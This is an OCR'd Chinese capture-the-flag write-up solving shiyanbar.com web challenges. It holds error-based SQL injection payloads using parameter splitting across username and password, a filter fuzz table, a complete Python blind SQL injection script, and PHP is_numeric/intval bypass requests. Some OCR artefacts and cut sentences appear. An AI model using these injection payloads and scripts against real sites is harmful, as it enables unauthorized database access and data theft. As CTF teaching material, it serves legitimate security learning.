


发现username过滤了()等符号，但是没有过滤updatexml，password过滤了updatexml，所以，考虑一下，可以使用这样的语句进行报错注入。

```
username=1' and updatexml/*&password=*/(1,concat(0x7e,(SELECT database()),0x7e),1)or'1
转换为sql语句为：
select * from users where username='1' and updatexml/* and password='*/(1,concat(0x7e,(SELECT database()),0x7e),1)or'1'
```

完整payload


```
username=1' and updatexml/*&amp;password=*/(1,concat(0x7e,(SELECT database()),0x7e),1)or'1
<br>XPATH syntax error: '~error_based_hpf~'

username=1' and updatexml/*&amp;password=*/(1,concat(0x7e,(SELECT group_concat(table_name) from information_schema.tables where !(table_schema'error_based_hpf') ),0x7e),3)or'1
<br>XPATH syntax error: '~ffll44jj,users~'

username=1' and updatexml/*&amp;password=*/(1,concat(0x7e,(SELECT group_concat(column_name) from information_schema.columns where !(table_name'ffll44jj') ),0x7e),3)or'1
<br>XPATH syntax error: '~value~'

username=1' and updatexml/*
&amp;password=*/(1,concat(0x7e,(SELECT value from ffll44jj),0x7e),3)or'1
<br>XPATH syntax error: '~flag{err0r_b4sed_sqli_+_hpf}~'
```



认真一点！

题目链接 http://shiyanbar.com/ctf/2009

拿到题目后，随意测试了一下。



按照套路，就是通过该参数进行注入，然后获取数据库中的flag。先进行一下fuzz，包大小为802的都是被过滤的字符。

Request	Payload	Status	Error	Timeout	Length	Comment
4	#	200			802	
6	%	200			802	
7	^	200			802	
17	|	200			802	
19	;	200			802	
26	,	200			802	
29	|	200			802	
32	and	200			802	
35	union	200			802	
36	sleep	200			802	
39	substr	200			802	
40	sleep	200			802	
0		200			908	
1	~	200			911	
2	!	200			911	

Request Response

Raw Headers Hex HTML Render

```
                <form action="" method="post" style="margin:0
auto;width:1200px;height:100px;padding-top:50px;">
                        <pre>Please input the id</pre>
                        <input type="text" name="id">
                        <br><br>
                        <input type="submit" name="submit">
                        <br><br>
<h1 style='color:red'>Sql injection detected!</h1>
```

经过其他测试，该题目对 or 也进行了处理，需要使用大小写绕过，既 Or 等。注意空格被干掉了，用什么%09替换掉即可，再往后information什么倒是都没禁掉，但是注意information中包含or，需要替换掉。写一个二分盲注脚本即可，具体用到limit的offset偏移。然后它禁掉了substr，但是我们还有mid，用mid(table from offset)即可，使用盲注脚本。

```
# -*- coding: utf-8 -*-
import requests
import urllib
```


```
url = 'http://ctf5.shiyanbar.com/web/earnest/index.php'
temp = 0
headers = {
    "Host": "ctf5.shiyanbar.com",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0",
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
    "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
    "Accept-Encoding": "gzip, deflate",
    "Referer": "http://ctf5.shiyanbar.com/web/earnest/index.php",
    "Content-Type": "application/x-www-form-urlencoded",
    "Content-Length": "81",
    "Connection": "keep-alive",
    "Upgrade-Insecure-Requests": "1"
}
def make_payload(target):
    return target.replace(' ','%09').replace('or','Or')

def get_length(target):     #获取字段长度
    global headers
    global url
    for i in range(0,50):
        print i
        payload = target[:-5]+str(i)+target[-5:]
        payload = urllib.unquote(make_payload(payload))
        #print payload
        data = {"id":payload,"submit":"%E6%8F%90%E4%BA%A4%E6%9F%A5%E8%AF%A2"}
        content = requests.post(url=url,headers=headers,data=data).text
        #print content
        if "You are in" in content:
            return i
    return 0

def search2(l,r,target):    #二分盲注喽，求单字节
    if l&gt;r:
        return
    global headers
    global url
    global temp
    mid = (l+r)/2
    payload = target[:-5]+str(mid)+target[-5:]
    payload = urllib.unquote(make_payload(payload))
    print payload
    data = {"id":payload,"submit":"%E6%8F%90%E4%BA%A4%E6%9F%A5%E8%AF%A2"}
    content = requests.post(url=url,headers=headers,data=data).text
    if "You are in" in content:
        temp = max(temp,mid)
        search2(mid+1,r,target)
    else:
        search2(l,mid-1,target)

def get_content(column,table,offset,len,where,sign):    #这么多参数是为了构造payload
    global temp
    content = ''
    for i in range(1,len+1):
        temp = 0
        if sign==0:
            payload = "0'Or(select ascii((select mid("+str(column)+" from "+str(i)+") from "+str(table)+" limit 1 offset "+str(offset)+"))&gt;=)Or'0"
        else:
            payload = "0'Or(select ascii((select mid("+str(column)+" from "+str(i)+") from "+str(table)+" "+str(where)+" limit 1 offset "+str(offset)+"))&
gt;=)Or'0"
```

```
        search2(0,255,payload)
        content+=chr(temp)
        print content
    return content


#--------获取数据库名--------
#payload = "0'Or(length((select schema_name from information_schema.schemata limit 1 offset 1))=)Or'0"
#len = get_length(payload) #18
#database = get_content('schema_name','information_schema.schemata',"1",18,0,0) #ctf_sql_bool_blind#test

#--------获取表名--------
#payload = "0'Or(length((select table_name from information_schema.tables where table_schema=0x6374665f73716c5f626f6f6c5f626c696e64 limit 1 offset 0))=)Or'0"
#len = get_length(payload) #4,5
#table = get_content('table_name','information_schema.tables',"0",4,'where table_schema=0x6374665f73716c5f626f6f6c5f626c696e64',1) #fiag

#--------获取列名--------
#payload = "0'Or(length((select column_name from information_schema.columns where table_name=0x66696167 limit 1 offset 0))=)Or'0"
#len = get_length(payload) #5
#column = get_content('column_name','information_schema.columns',"0",5,'where table_name=0x66696167',1) #fL$4G

#--------获取字段内容--------
#payload = "0'Or(length((select fL$4G from fiag  limit 1 offset 0))=)Or'0"
#len = get_length(payload) #19
flag = get_content('fL$4G','fiag',"0",19,'0',0) #flag{haha~you win!}
```

你真的会PHP吗

题目链接 http://shiyanbar.com/ctf/2008

访问首页后可以看到一个提示，查看 6c525af4059b4fe7d8c33a.txt 文件。



查看后发现是 index.php 的源代码，进行审计。

```php
<?php


$info = "";
$req = [];
$flag="xxxxxxxxx";

ini_set("display_error", false);
error_reporting(0);


if(!isset($_POST["number"])){
```

```php
if(!isset($_POST['number'])){
  header("hint:6c525af4059b4fe7d8c33a.txt");

  die("have a fun!!");
}

foreach([$_POST] as $global_var) {
    foreach($global_var as $key => $value) {
        $value = trim($value);
        is_string($value) && $req[$key] = addslashes($value);
    }
}

//判断数字是否是回文数
function is_palindrome_number($number) {
    $number = strval($number);
    $i = 0;
    $j = strlen($number) - 1;
    while($i < $j) {
        if($number[$i] !== $number[$j]) {
            return false;
        }
        $i++;
        $j--;
    }
    return true;
}


if(is_numeric($_REQUEST['number'])){

  $info="sorry, you cann't input a number!";

}elseif($req['number']!=strval(intval($req['number']))){

    $info = "number must be equal to it's integer!! ";

}else{

    $value1 = intval($req["number"]);
 //strrev() 函数反转字符串。
    $value2 = intval(strrev($req["number"]));

    if($value1!=$value2){
        $info="no, this is not a palindrome number!";
    }else{

        if(is_palindrome_number($req["number"])){
            $info = "nice! {$value1} is a palindrome number!";
        }else{
            $info=$flag;
        }
    }

}

echo $info;
```


经过审计我们可以发现如果我们要拿到flag，POST的number需要满足以下条件：

1. 不为空，且不能是一个数值型数字，包括小数。(由is_numeric函数判断) 。
2. 不能是一个回文数。（is_palindrome_number判断）。
3. 该数的反转的整数值应该和它本身的整数值相等。

下面给出两种解法：

利用intval函数溢出绕过

Intval函数获取变量整数值。
Intval最大的值取决于操作系统。 32 位系统最大带符号的 integer 范围是 -2147483648 到 2147483647。举例，在这样的系统上， intval('1000000000000') 会返回 2147483647。64 位系统上，最大带符号的 integer 值是 9223372036854775807。
通过上面我们知道服务器的操作系统是32位的，所以我们构造2147483647就可以同时满足2，3条件。通过把空字符可以绕过is_numeric的判断（如%00,%20）,所以我们构造以下poc，number=2147483647%00 和number=2147483647%20都可。
对于第一个条件，我们需要构造是让我们的poc被函数判断为非数值，但又不影响它值的构造，理所当然想到空格字符和空字符。
而经过测试我发现is_numeric函数对于空字符%00，无论是%00放在前后都可以判断为非数值，而%20空格字符只能放在数值后。所以，查看函数发现该函数对对于第一个空格字符会跳过空格字符判断，接着后面的判断！！



用科学计数法构造0=0

因为要求不能为回文数，但又要满足intval(
$req[”number”])=intval(strrev($ req[“number”]))，所以我们采用科学计数法构造poc为number=0e-0%00，这

Request

Raw | Params | Headers | Hex

```
POST /web/PHP/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac
rv:61.0) Gecko/20100101 Firefox/61.0
Accept:
text/html,application/xhtml+xml,application/x
=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;

Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/PHP/in
Content-Type: application/x-www-form-urlencod
Content-Length: 14
Cookie:
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=15308
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visi
ickName%3A%E8%B0%81%E7%9A%84%E5%90%8A%E6%9C%8
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

number=0e-0%00
```